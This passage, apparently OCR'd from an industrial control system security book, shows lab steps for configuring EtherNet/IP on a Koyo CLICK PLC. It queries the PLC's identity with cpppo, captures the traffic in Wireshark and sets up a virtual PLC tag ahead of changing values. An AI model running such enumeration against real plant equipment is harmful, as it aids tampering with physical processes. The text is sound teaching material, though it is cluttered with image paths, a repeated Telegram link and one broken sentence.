


Figure 8.22: Koyo CLICK Setup

Select the EtherNet/IP Setup... menu option to open the EtherNet/IP Setup... window:

https://t.me/learningnets




Figure 8.23: EtherNet/IP Adapter setup

In the window, tick the Enable EtherNet/IP Adapter option. This will allow you to change and choose choices in the window. You'll note that

https://t.me/learningnets

you may alter the number of connections, the port number, and the timeout in the right-hand corner. Leaving those settings alone, we'll concentrate on the Input (to Scanner) data blocks in the following screenshot:





Figure 8.24: Input data blocks

The Ethernet/IP master is able to read input blocks. Select block1 in the Start column, and you'll notice that it allows you to click a button that opens the Address Picker box. To filter out the addresses we won't use,

https://t.me/learningnets

use the XD button on the left-hand side. The following screen should appear:



https://t.me/learningnets

Figure 8.25: XD address selection

Select XD0 for the first block's start address and XD8 for the first block's end address. The following is an example of what your addressing should look like:




Figure 8.26: Input XD block 1 address set

Next, we'll do the same for our Out (from Scanner) block addressing, except we'll use YD addresses for Start and End instead of XD addresses. Once you've completed your addressing, it should look like this:

https://t.me/learningnets




Figure 8.27: Output YD block 1 address set

After that, you'll want to programme your Koyo CLICK PLC with your project. Return to the terminal window on the SCADA VM where we were performing the cpppo package commands after your project has been written to the PLC. We'll now execute the following command:

python3 -m cpppo.server.enip.list_services -vv -a 192.168.1.20 –list-identity

If everything is connected and operating properly, you should see a lengthy stream of data that looks like this:

https://t.me/learningnets




Figure 8.28: Koyo CLICK Ethernet/IP identity

As you can see, by using that simple command, we were able to determine the identify of the Koyo CLICK PLC. We'll open Wireshark and re-analyze the traffic while re-running the tasks. You should receive something like this:

https://t.me/learningnets




Figure 8.29: Koyo CLICK ENIP Wireshark capture

Because the communication flows out of the ESXi server and to the physical PLC interface, you'll need to capture the aforementioned communication using the SPAN port that we put up in Chapter 5, SPANs and This is all very interesting, but you're probably wondering where the main meal is. It's wonderful to listen to traffic and interrogate PLCs for their identities, but what about altering values, turning lights on and off, opening and closing valves, and all that other fun stuff?

So, brace yourselves. To test our Get/Set attribute requests, we'll return to the PLC VM and make a command-line update.

https://t.me/learningnets

We need to rapidly explain how we will communicate with and send messages to our virtual Ethernet/IP PLC before we set it up. Unconnected explicit messages will be used. We don't need to build up a prior connection, and we don't need to set aside resources to keep the conversation going. We can transmit ad hoc communication and have the PLC digest and process the commands via unconnected explicit messaging. Explicit messaging uses the Lpacket format, which contains service fields such as the following:

We've just discussed class 0x01, the identification class, so far, although I did indicate that there are application-specific object IDs, which are ultimately class IDs. Although there are a number of publicly established class IDs, users can take use of the bespoke range that falls between 100 and 199 thanks to the protocol's openness.

If you have numerous instances of the same class, this helps differentiate distinct messages.

Attribute IDs, like instance IDs, allow you to differentiate between numerous characteristics for a single instance.

The object model may transmit a lot of information; thus I highly advise you to read the established standards and conduct your own research on the protocol. We only need to know the following syntax for our purposes:

class/instance/attribute

This is how a tag in the system is defined. Now let's return to the practical case. In your PLC VM terminal, type the following command:

https://t.me/learningnets

python3 -m cpppo.server.enip -v -a 0.0.0.0 ‘Compressor_StationA@8/1/1’

We’re instructing the system to create a tag named Compressor StationA with an object that has a class ID of 0x08, which is a publicly declared class ID for a discrete input point, and then give it an instance ID of 1 and an attribute ID of 1. If everything went well, you should have something that looks like this:

